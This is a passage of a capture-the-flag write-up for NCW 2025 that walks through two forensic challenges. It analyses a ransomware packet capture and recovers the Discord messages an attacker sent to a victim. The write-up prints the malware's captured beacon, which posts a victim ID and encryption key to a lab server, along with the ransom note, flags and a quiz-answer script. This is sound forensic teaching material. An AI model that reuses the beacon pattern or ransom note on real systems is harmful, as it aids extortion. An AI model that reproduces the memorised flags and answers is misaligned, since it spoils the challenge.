Write-Up NCW 2025
hengker cupu

jay
XymboL
ayamgoyeng

DAFTAR ISI

DIGITAL FORENSIC.....3
[100 pts] Locker.....3
FLAG : NCW{y4ng_b1s4_r3v3rs3_m4lw4r3ny4_d4p3t_100k}..... 12
[340 pts] Malware Magang..... 13
FLAG : NCW{jujur_maaf_soalnya_jelek_utsnya_1_hari_2_matkul_weh_:(_susah}.. 35
[472 pts][upsolve] tech..... 36
Blockchain..... 39
[100 pts] Kitty's Warmup to Chess and checkers..... 39
[100 pts] Checker ETH..... 42
[500 pts] Chess ETH..... 46
WEB EXPLOITATION.....54
[100 pts].....54
Cryptography.....57
[100 pts] salvage..... 57
[100 pts] wassup twin..... 68

DIGITAL FORENSIC

[100 pts] Locker

Description
Brian made a fatal mistake yesterday. He clicked on something he shouldn't have. Now, the fate of his data rests in your hands. Analyze the captured pcap and binary files, then answer the questions to retrieve the Flag.

https://drive.google.com/drive/folders/1N3A2ApuPpaEW7iD6HqUFJ2kSFbXhyQW4?usp=sharing

pass: c3Vrc2VzIGRhbiBzZWxhbWF0IGJlcmp1YW5n

Author: Arenaru

nc 31.97.187.222 27312

Given a pcap file and we must answer each question to get the flag.


1. What is the total number of packets captured in the network traffic?
   To get the total number of captured packets, simply scroll to the bottom of Wireshark.

11959	2062.58…	192.168.198.129	192.168.198.128	TCP	68	8000 → 60974 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK
11960	2062.58…	192.168.198.128	192.168.198.129	TCP	62	49691 → 8000 [ACK] Seq=1 Ack=1 Win=65280 Len=0
11961	2062.58…	192.168.198.128	192.168.198.129	TCP	62	60974 → 8000 [ACK] Seq=1 Ack=1 Win=65280 Len=0

   Answer : 11961
2. Identify the IP address of the infected host.
   The infected host is the system making repeated HTTP requests to the malicious server.
   By inspecting the PCAP, we observe that 192.168.198.128 is the one interacting with the suspicious host.

No.	Time	Source	Destination	Protocol	Length	Leftover Captur	Info
76	1444.83…	192.168.198.128	192.168.198.129	HTTP	505		GET / HTTP/1.1
79	1445.03…	192.168.198.129	192.168.198.128	HTTP	278		HTTP/1.0 200 OK (text/html)

   Answer : 192.168.198.128
3. What is the destination IP address and port number accessed by the victim? (ip:port)
   Inspecting the HTTP request headers reveals the destination host of the victim’s connection:




Answer : 192.168.198.129:8000

4. What is the hostname of the victim's machine?

   DHCP Request packets often include Option 12 (Host Name).


   By checking DHCP traffic, the hostname is clearly shown:



Answer : DESKTOP-P15ADMF

5. Identify the filename of the first file downloaded by the victim. (filename.ext)

   By following the HTTP streams or inspecting the HTTP objects list, we find the first file downloaded:



Answer : belajar calculus.pdf


6. What is the filename of the malicious binary? (filename.ext)

   To simplify analysis, I extracted all HTTP objects and filtered for executable files. After uploading them to

VirusTotal, one specific binary was flagged heavily by AV engines:

```
~/CTF/ncw25/foren/locker/extracted                                  10:43:13
file *.exe
chuongdoung.exe:                    PE32 executable for MS Windows 4.00 (console), Intel i386, 15 sections
laptopBaru.exe:                     PE32+ executable for MS Windows 5.02 (console), x86-64, 17 sections
Project%20Program%20array%20pdg.exe: PE32+ executable for MS Windows 5.02 (console), x86-64, 17 sections
sher.exe:                           PE32+ executable for MS Windows 5.02 (console), x86-64, 18 sections
tes.exe:                            PE32+ executable for MS Windows 5.02 (console), x86-64, 18 sections
```

```
~/CTF/ncw25/foren/locker/extracted                                  10:43:24
sha256sum *.exe
a153d59a98200b035fcc4fbee153e4b3f75358221fb006358f704e574af02993  chuongdoung.exe
2f99da6c6733700a3aaa2505149625feda5c44ee2d526e5eaf6d00b3b3e17342  laptopBaru.exe
f2c254c442691e060f75a9adc1b7bb9a3973b9954bbecb9df32491e64b7e5244  Project%20Program%20array%20pdg.exe
409ef469cec5c9308f323d2e7d8faa8a01d33f997075615489c959ed0ef4a1ce  sher.exe
ee819c5aa4edbffb0c54ec403ea6e5ec4e3bd71fbc25c9d8943453d6896ba526  tes.exe
```



From the virus total result, we have found the malicious binary.

Answer : chuongdoung.exe

7. Provide the absolute path where the malicious file was located.

   The path can be found in the corresponding HTTP request:

http && frame contains "chuongdoung.exe"

No.	Time	Source	Destination	Protocol	Length	Leftover Captur	Info
11311	1588.88…	192.168.198.129	192.168.198.128	HTTP	545		HTTP/1.0 200 OK (text/html)
11772	1603.93…	192.168.198.128	192.168.198.129	HTTP	583		GET /Work/secret/chuongdoung.exe HTTP/1.1
11836	1767.92…	192.168.198.129	192.168.198.128	HTTP	590		HTTP/1.0 200 OK (text/html)

8. At what exact timestamp was the malicious file executed? (Format: dd/mm/yyyy:hh:mm:ss)

   We determine execution time by identifying the first outbound beacon sent by the malware after running. The ransomware sends a POST request containing the victim ID and generated key immediately after execution. From the HTTP Date header:

Wireshark · Follow TCP Stream (tcp.stream eq 32) · locker.pcapng

```
POST / HTTP/1.1
Content-Type: application/json
Content-Length: 97
User-Agent: Mozilla/5.0
Host: 192.168.198.129:8000
Connection: Keep-Alive
Cache-Control: no-cache

{"victim_id":"14A929E9","key":"3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A"}
HTTP/1.0 501 Unsupported method ('POST')
Server: SimpleHTTP/0.6 Python/3.13.5
Date: Thu, 20 Nov 2025 03:21:31 GMT
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 357

<!DOCTYPE HTML>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 501</p>
        <p>Message: Unsupported method ('POST').</p>
        <p>Error code explanation: 501 - Server does not support this operation.</p>
    </body>
</html>
```

Answer : 20/11/2025:03:21:31

9. What is the SHA256 hash of the malicious file?


   The SHA256 hash is visible in the VirusTotal submission:

```
~/CTF/ncw25/foren/locker/extracted                                  10:43:24
sha256sum *.exe
a153d59a98200b035fcc4fbee153e4b3f75358221fb006358f704e574af02993  chuongdoung.exe
2f99da6c6733700a3aaa2505149625feda5c44ee2d526e5eaf6d00b3b3e17342  laptopBaru.exe
f2c254c442691e060f75a9adc1b7bb9a3973b9954bbecb9df32491e64b7e5244  Project%20Program%20array%20pdg.exe
409ef469cec5c9308f323d2e7d8faa8a01d33f997075615489c959ed0ef4a1ce  sher.exe
ee819c5aa4edbffb0c54ec403ea6e5ec4e3bd71fbc25c9d8943453d6896ba526  tes.exe
```

   Answer : a153d59a98200b035fcc4fbee153e4b3f75358221fb006358f704e574af02993

10. According to the analysis report, how many security vendors flagged this file as malicious?


    From the VirusTotal detection results:



    Answer : 6 (may vary depending on the analysis time, when i make this write up, i try to submit 23, but it's wrong, so i answer 6 again (i answer 6 when i solve this chall) and surprisingly it works)

11. Based on the behavioral analysis, what is the MITRE ATT&CK Technique ID associated?


VirusTotal's behavioral analysis shows multiple techniques, but i submitted T1055, and it's correct.



Answer : T1055

12. What specific technique did the malware utilize for Command and Control (C2)?

VirusTotal indicates the malware communicates using:



Answer : Application Layer Protocol

13. What is the unique Victim ID found in the ransom note?

The ID is clearly included in the malware's initial POST beacon:

Wireshark · Follow TCP Stream (tcp.stream eq 32) · locker.pcapng

```
POST / HTTP/1.1
Content-Type: application/json
Content-Length: 97
User-Agent: Mozilla/5.0
Host: 192.168.198.129:8000
Connection: Keep-Alive
Cache-Control: no-cache

{"victim_id":"14A929E9","key":"3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A"}
HTTP/1.0 501 Unsupported method ('POST')
Server: SimpleHTTP/0.6 Python/3.13.5
Date: Thu, 20 Nov 2025 03:21:31 GMT
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 357

<!DOCTYPE HTML>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 501</p>
        <p>Message: Unsupported method ('POST').</p>
        <p>Error code explanation: 501 - Server does not support this operation.</p>
    </body>
</html>
```

Answer : 14A929E9

14. Identify the encryption key used by the ransomware.

    The encryption key is transmitted in the same POST request as the victim ID:

Wireshark · Follow TCP Stream (tcp.stream eq 32) · locker.pcapng

```
POST / HTTP/1.1
Content-Type: application/json
Content-Length: 97
User-Agent: Mozilla/5.0
Host: 192.168.198.129:8000
Connection: Keep-Alive
Cache-Control: no-cache

{"victim_id":"14A929E9","key":"3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A"}
HTTP/1.0 501 Unsupported method ('POST')
Server: SimpleHTTP/0.6 Python/3.13.5
Date: Thu, 20 Nov 2025 03:21:31 GMT
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 357

<!DOCTYPE HTML>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 501</p>
        <p>Message: Unsupported method ('POST').</p>
        <p>Error code explanation: 501 - Server does not support this operation.</p>
    </body>
</html>
```


    Answer : 3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A

15. What is the deadline (in hours) before the ransom demand increases?

    Inside the TCP stream containing README.txt (the ransom note), the attacker states a 72-hour deadline:

```
GET /Work/secret/README.txt HTTP/1.1
Host: 192.168.198.129:8000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 Edg/142.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.198.129:8000/Work/secret/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.13.5
Date: Thu, 20 Nov 2025 03:22:35 GMT
Content-type: text/plain
Content-Length: 1005
Last-Modified: Thu, 20 Nov 2025 03:21:33 GMT

==============================
         Arrenaru Locker
==============================

Victim ID : 14A929E9
Directory : C:/Users/arren/Documents/
Timestamp : 2025-11-20 10:21:33 (local)

All documents, databases, and source code within this system were processed
with our proprietary cipher suite. Large assets were handled in a staged manner to keep
your workstation alive, but they remain unusable.

To recover your files:
  1. Prepare 2 small encrypted samples (<1 MB).
  2. Contact us and attach your Victim ID.
  3. Await payment instructions and the unique decryptor.

Contact channels:
  - Email : support@Arrenaru.local
  - TOX   : 7F6A9F9D0BCE59A1122334455667788A9B

Rules:
  * Do NOT rename or modify encrypted files.
  * Do NOT try public decryptors; they will corrupt your data.
  * Do NOT shut down systems during encryption.

Failure to comply or respond within 72 hours increases the recovery price.
We are the only ones that can restore your data.

~ Arrenaru
```

Answer : 72

solver.py

```python
from pwn import *

def main():
    context.log_level = "info"

    HOST = "31.97.187.222"
    PORT = 27312

    io = remote(HOST, PORT)

    answers = [
        b"11961",
        b"192.168.198.128",
        b"192.168.198.129:8000",
        b"DESKTOP-P15ADMF",
        b"belajar calculus.pdf",
        b"chuongdoung.exe",
        b"/Work/secret/chuongdoung.exe",
        b"20/11/2025:03:21:31",

b"a153d59a98200b035fcc4fbee153e4b3f75358221fb006358f704e574af02993",
        b"6",
        b"T1055",
```

```
        b"Application Layer Protocol",
        b"14A929E9",

b"3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A",
        b"72"
    ]

    for idx, ans in enumerate(answers, start=1):
        data = io.recvuntil(b"Answer:")
        print(f"\n=== Soal {idx} ===")
        print(data.decode(errors="ignore"))
        io.sendline(ans)
    io.interactive()

if __name__ == "__main__":
    main()
```

```
[+] Opening connection to 31.97.187.222 on port 27312: Done

=== Soal 1 ===
==================================================


  _       ____    _____ _   _______ ____
 | |     / __ \ / ____| |/ / ____|  _ \
 | |    | |  | | |    | ' /|  _| | |_) |
 | |___| |__| | |____| . \| |___|  _ <
 |______\____/ \_____|_|\_\_____|_| \_\

[+] DIFFICULTY : EASY
[+] AUTHOR     : ARREN
[+] MISSION    : ANALYZE THE INCIDENT

==================================================
1. What is the total number of packets captured in the network
traffic?
Answer:

=== Soal 2 ===
 Correct!
2. Identify the IP address of the infected host.
Answer:

=== Soal 3 ===
```

```
 Correct!
3. What is the destination IP address and port number accessed by the
victim? (ip:port)
Answer:

=== Soal 4 ===
 Correct!
4. What is the hostname of the victim's machine?
Answer:

=== Soal 5 ===
 Correct!
5. Identify the filename of the first file downloaded by the victim.
(filename.ext)
Answer:

=== Soal 6 ===
 Correct!
6. What is the filename of the malicious binary? (filename.ext)
Answer:

=== Soal 7 ===
 Correct!
7. Provide the absolute path where the malicious file was located.
Answer:

=== Soal 8 ===
 Correct!
8. At what exact timestamp was the malicious file executed? (Format:
dd/mm/yyyy:hh:mm:ss)
Answer:

=== Soal 9 ===
 Correct!
9. What is the SHA256 hash of the malicious file?
Answer:

=== Soal 10 ===
 Correct!
10. According to the analysis report, how many security vendors
flagged this file as malicious?
Answer:

=== Soal 11 ===
 Correct!
```

```
11. Based on the behavioral analysis, what is the MITRE ATT&CK
Technique ID associated with "Process Injection"?
Answer:

=== Soal 12 ===
 Correct!
12. What specific technique did the malware utilize for Command and
Control (C2)?
Answer:

=== Soal 13 ===
 Correct!
13. What is the unique Victim ID found in the ransom note?
Answer:

=== Soal 14 ===
 Correct!
14. Identify the encryption key used by the ransomware.
Answer:

=== Soal 15 ===
 Correct!
15. What is the deadline (in hours) before the ransom demand
increases?
Answer:
[*] Switching to interactive mode
 Correct!

Congrats!! Here's ur flag:
NCW{y4ng_b1s4_r3v3rs3_m4lw4r3ny4_d4p3t_100k}
```

FLAG : NCW{y4ng_b1s4_r3v3rs3_m4lw4r3ny4_d4p3t_100k}

[340 pts] Malware Magang

Description
Brian slipped up again. He ran a shady “free money” program, and it turned out to be malware. His files are now fully encrypted. Can you restore them?

https://binusianorg-my.sharepoint.com/personal/owen_bong_binus_ac_id/_layouts/15/guestaccess.aspx?share=EfaKEIHW8dZJrTz123xrBoUBCsl8T4OetsssBWLhKRDEtw&e=Wketmh


pass: 3d4172ef13f4731114726cbae759e504

Author: wavess

NOTE : BECAREFUL WHEN ENGANGING WITH THE MALWARE! iya malware magang tapi tetep malware :(

nc 31.97.187.222 10106

Given an ad1 file and we must answer each question to obtain the flag. I dumped it by using ftk imager, there are many encrypted file on downloads folder.

1. What's the user name of the infected machine? (format: lowercase)
   The user profile visible in the Windows directory C:\Users reveals the primary account name.
   

   Answer : wavess
2. What application did the threat actor use to send the malware? (format: lowercase)
   The directory %APPDATA%\Roaming contains Discord artifacts, and Microsoft Edge browser history shows Discord was downloaded shortly before the malicious executable and a malicious file was downloaded

(system.exe). This indicates that the attacker delivered the malware via Discord.

8 -abdb-4cbe-9719-5c7f1b05ed4b	C:\Users\wavess\Downloads\new-waifu.exe	C:\Users\wavess\Downloads\new-waifu.exe
9 -2a79-4a47-bde2-23f5de0800bb	C:\Users\wavess\Downloads\DiscordSetup.exe	C:\Users\wavess\Downloads\DiscordSetup.exe
10 -ae12-4041-8c86-0c458358d791	C:\Users\wavess\Downloads\pindahin1.zip	C:\Users\wavess\Downloads\pindahin1.zip
11 -b48c-43df-9570-a96452623f7d	C:\Users\wavess\Downloads\system.exe	C:\Users\wavess\Downloads\system.exe
12 -b061-4109-bb54-4747155a1fd3	C:\Users\wavess\Downloads\chromecacheview.zip	C:\Users\wavess\Downloads\chromecacheview.zip

Answer : discord

3. What's the threat actor's Discord ID?
   Following this [blog](), i could recover the message history on discord. Two relevant DMs appear. The attacker attempts to socially engineer the victim before providing the malware.

Quick Filter

message | Find one string | Search all columns | Show only items match the | Case Sensitive

Filename	URL	Content Type	File Size	Last Accessed	Record Created Ti...	Server Time	Server Last Modified	Expire Time	Server Name	Server Response
50.json	1/0/https://discord.com/api/v9/channels/1440972433778026...	application/json	876	20/11/2025 15:18:42	20/11/2025 15:18:42	20/11/2025 15:18:41			cloudflare	HTTP/1.1 200
50.json	1/0/https://discordapp.com/api/v9/channels/14409724337788...	application/json	388	20/11/2025 14:50:14	20/11/2025 14:50:14	20/11/2025 14:50:14			cloudflare	HTTP/1.1 200

first json


```
[
  {
    "type": 0,
    "content": "Hello Mr Pebe",
    "mentions": [],
    "mention_roles": [],
    "attachments": [],
    "embeds": [],
    "timestamp": "2025-11-20T07:50:12.280000+00:00",
    "edited_timestamp": null,
    "flags": 0,
    "components": [],
    "id": "1440972484504719490",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440970075116142666",
      "username": "notasuspiciousperson0103",
      "avatar": null,
      "discriminator": "0",
      "public_flags": 0,
      "flags": 0,
      "banner": null,
      "accent_color": null,
      "global_name": "NotASuspiciousPerson",
      "avatar_decoration_data": null,
      "collectibles": null,
      "display_name_styles": null,
```

```
      "banner_color": null,
      "clan": null,
      "primary_guild": null
    },
    "pinned": false,
    "mention_everyone": false,
    "tts": false
  }
]
```


second json


```
[
  {
    "type": 0,
    "content": "Thankyou sir",
    "mentions": [],
    "mention_roles": [],
    "attachments": [],
    "embeds": [],
    "timestamp": "2025-11-20T07:54:13.278000+00:00",
    "edited_timestamp": null,
    "flags": 0,
    "components": [],
    "id": "1440973495323459645",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440964999370510367",
      "username": "udidinpebebe",
      "avatar": null,
      "discriminator": "0",
      "public_flags": 0,
      "flags": 0,
      "banner": null,
      "accent_color": null,
      "global_name": "MrPebe",
      "avatar_decoration_data": null,
      "collectibles": null,
      "display_name_styles": null,
      "banner_color": null,
      "clan": null,
      "primary_guild": null
    },
    "pinned": false,
```

```
    "mention_everyone": false,
    "tts": false
  },
  {
    "type": 0,
    "content": "Secret Word :
\"HelloSirHelloMoYes?$&@/)\"",
    "mentions": [],
    "mention_roles": [],
    "attachments": [],
    "embeds": [],
    "timestamp": "2025-11-20T07:54:03.282000+00:00",
    "edited_timestamp": null,
    "flags": 0,
    "components": [],
    "id": "1440973453397069895",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440970075116142666",
      "username": "notasuspiciousperson0103",
      "avatar": null,
      "discriminator": "0",
      "public_flags": 0,
      "flags": 0,
      "banner": null,
      "accent_color": null,
      "global_name": "NotASuspiciousPerson",
      "avatar_decoration_data": null,
      "collectibles": null,
      "display_name_styles": null,
      "banner_color": null,
      "clan": null,
